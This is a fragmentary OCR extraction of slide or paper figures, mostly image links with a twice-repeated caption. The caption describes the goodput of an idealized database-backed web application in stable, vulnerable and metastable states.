


Figure 2: Goodput of an idealized web application with a database backend in stable, vulnerable, and metastable states.

PLOP 🗺️

Metastable Mechanism







Figure 2: Goodput of an idealized web application with a database backend in stable, vulnerable, and metastable states.

PLOP 🗺️

Metastable Mechanism




